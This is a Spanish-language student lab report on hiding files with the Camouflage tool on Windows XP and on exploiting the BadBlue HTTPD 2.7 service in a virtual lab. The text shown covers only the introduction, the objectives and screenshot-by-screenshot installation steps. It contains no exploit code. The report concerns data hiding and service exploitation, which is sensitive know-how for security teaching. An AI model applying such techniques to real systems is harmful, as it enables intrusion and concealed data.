Informe de Camuflaje y Explotación de Badblue En Windows XP.

Universidad Tecnológica del Chocó Diego Luis Córdoba

Estudiantes:

Franklin Mosquera Blandón

Profesor:

ING Rafael Sandoval Morales

Asignatura:

Seguridad y Auditoria en Redes

Facultad de Ingeniería

Programa:

Ingeniería de Telecomunicación e Informática

Fecha:

9 de Octubre del 2025

Tabla de Contenido

Tabla de Ilustraciones

1 Introducción

El presente informe tiene como propósito documentar de manera detallada los procedimientos realizados en el laboratorio de la asignatura Seguridad y Auditoría en Redes, enfocados en dos prácticas principales: el camuflaje de archivos dentro de diferentes formatos en el sistema operativo Windows XP, y la explotación del servicio BadBlue HTTPD 2.7. Estas actividades permitieron analizar tanto los alcances y limitaciones de las técnicas de ocultamiento de información, como la identificación y aprovechamiento de vulnerabilidades en servicios obsoletos, con el fin de comprender su funcionamiento y fortalecer los conocimientos en ciberseguridad ofensiva y defensiva.

Durante la práctica se instaló y utilizó la herramienta Camouflage para medir la capacidad de almacenamiento oculta que aceptan archivos con extensiones .png, .docx, .pdf y .exe, verificando experimentalmente los límites de inserción de datos. Posteriormente, se configuró un entorno controlado con máquinas virtuales de Windows XP y Kali Linux, donde se realizó un análisis de vulnerabilidad y se aplicaron exploits al servicio BadBlue para estudiar su comportamiento y posibles brechas de seguridad.

2 Objetivos

2.1 Objetivo General

Analizar y documentar los procesos de camuflaje de archivos y explotación del servicio BadBlue en un entorno controlado con Windows XP, con el fin de comprender las técnicas de ocultamiento y vulnerabilidad que afectan la integridad y seguridad de los sistemas operativos obsoletos.

2.2 Objetivo Específico

Instalar la herramienta Camouflage en Windows XP para evaluar la capacidad máxima de camuflaje de archivos en diferentes tipos de formato (.png, .docx, .pdf, .exe).

Configurar un entorno de laboratorio con máquinas virtuales para realizar pruebas controladas de vulnerabilidad y explotación del servicio BadBlue.

Identificar los resultados obtenidos durante el proceso de camuflaje y explotación, determinando las limitaciones y causas de fallos en cada prueba.

Documentos los resultados obtenidos en cada uno de los procesos.

3 Capítulo 1 Camuflaje de Archivos en Windows XP.

Este primer capítulo de este informe consta de mostrar y más que mostrar es tener una idea de cuanta capacidad de archivos o de almacenamiento acepta un archivo en formato de imagen, de pdf, de wor y exe para camuflar dentro de estos formatos.

Pero antes de realizar ese proceso, dentro de la maquina Windows XP necesitaba instalar el programa para camuflar los archivos así que decía utilizar las carpetas compartidas para poder llevar a Windows XP el instalador del programa camuflage.

Entonces para utilizar la opción de carpetas compartidas, primero inserté una imagen de CD de los componentes del invitado, primero iniciando la máquina, luego me dirigiéndome a la parte superior de la venta y dentro de las opciones de dispositivos, seleccioné esa opción.



Ilustración 1 Camuflaje de Archivos en Windows XP paso 1

Despues, ingrese a las opciones del pc o en la opcion que decia mi pc y alli ejcute la imagen insertada.



Ilustración 2 Camuflaje de Archivos en Windows XP paso 2

Al ejcutar la imagen esta abrio la ventana para instalar la imagen y en la primera ventana seleccione el boton next.



Ilustración 3 Camuflaje de Archivos en Windows XP paso 3

En el siguiente ventana oprimi tambien el boton next.



Ilustración 4 Camuflaje de Archivos en Windows XP paso 4

Y en la siguiente ventana oprimi el boton install.



Ilustración 5 Camuflaje de Archivos en Windows XP paso 6

Y por ultimo, cuando ya termino de instalar la imagen, oprimi el boton finish.



Ilustración 6 Camuflaje de Archivos en Windows XP paso 6

Una vez terminado el proceso de isntalar la imagen de CD de la maquina, ahora si realiza el proceso de compartir las carptas de mi maquina fisica a la maquina virtual de Windows XP.

Para eso me dirigi a la opcion de disitivo en la parte superior de la venta y luego sellecione la opcion carpteas compartidas y luego en preferencias de carpteas compartidas.



Ilustración 7 Camuflaje de Archivos en Windows XP paso 7

Despues, oprimi el icono de la carpta y el mas que se encuentra en la ventana de carpteas compartidas para agregar una nueva carptea.



Ilustración 8 Camuflaje de Archivos en Windows XP paso 8

Luego seleccione la ruta de la carpeta.



Ilustración 9 Camuflaje de Archivos en Windows XP paso 9

En esta caso la carptea seleccionada se llamaba Calse 2 Oct 2025, que es la carpeta donde estaba el archivo para instalar camufagle.



Ilustración 10 Camuflaje de Archivos en Windows XP paso 10

Una vez estaba seleccionada la carpeta, active la opciones que decian Automontar y Hacer permanete para que las carpetas estuvieran permanentes alli, asi apaganra la maquina virtual.



Ilustración 11 Camuflaje de Archivos en Windows XP paso 11

Luego oprimi el boton aceptar para terminar con el proceso.



Ilustración 12 Camuflaje de Archivos en Windows XP paso 12

Y luego ingrese a la opcion de mi pc en la maquina virtual y alli se escontraba efectivamente la carpeta que habia compartido.



Ilustración 13 Camuflaje de Archivos en Windows XP paso 13

Cuando verifique que la carpeta estaba efcativamente en la maquina virtual, ingrese a esta y ejecute el archivo para poder instalar el programa camufalge, que tenia como nombre Camou121.



Ilustración 14 Camuflaje de Archivos en Windows XP paso 14

Al ejecitar el archivo este mostro la ventana para instalar el programa y en la primera ventana oprimi la opcion que decia Unzip.



Ilustración 15 Camuflaje de Archivos en Windows XP paso 15

En la siguiente ventana oprimi el boton que decia next.



Ilustración 16 Camuflaje de Archivos en Windows XP paso 16

En la ventana siguiente oprimi el boton yes.

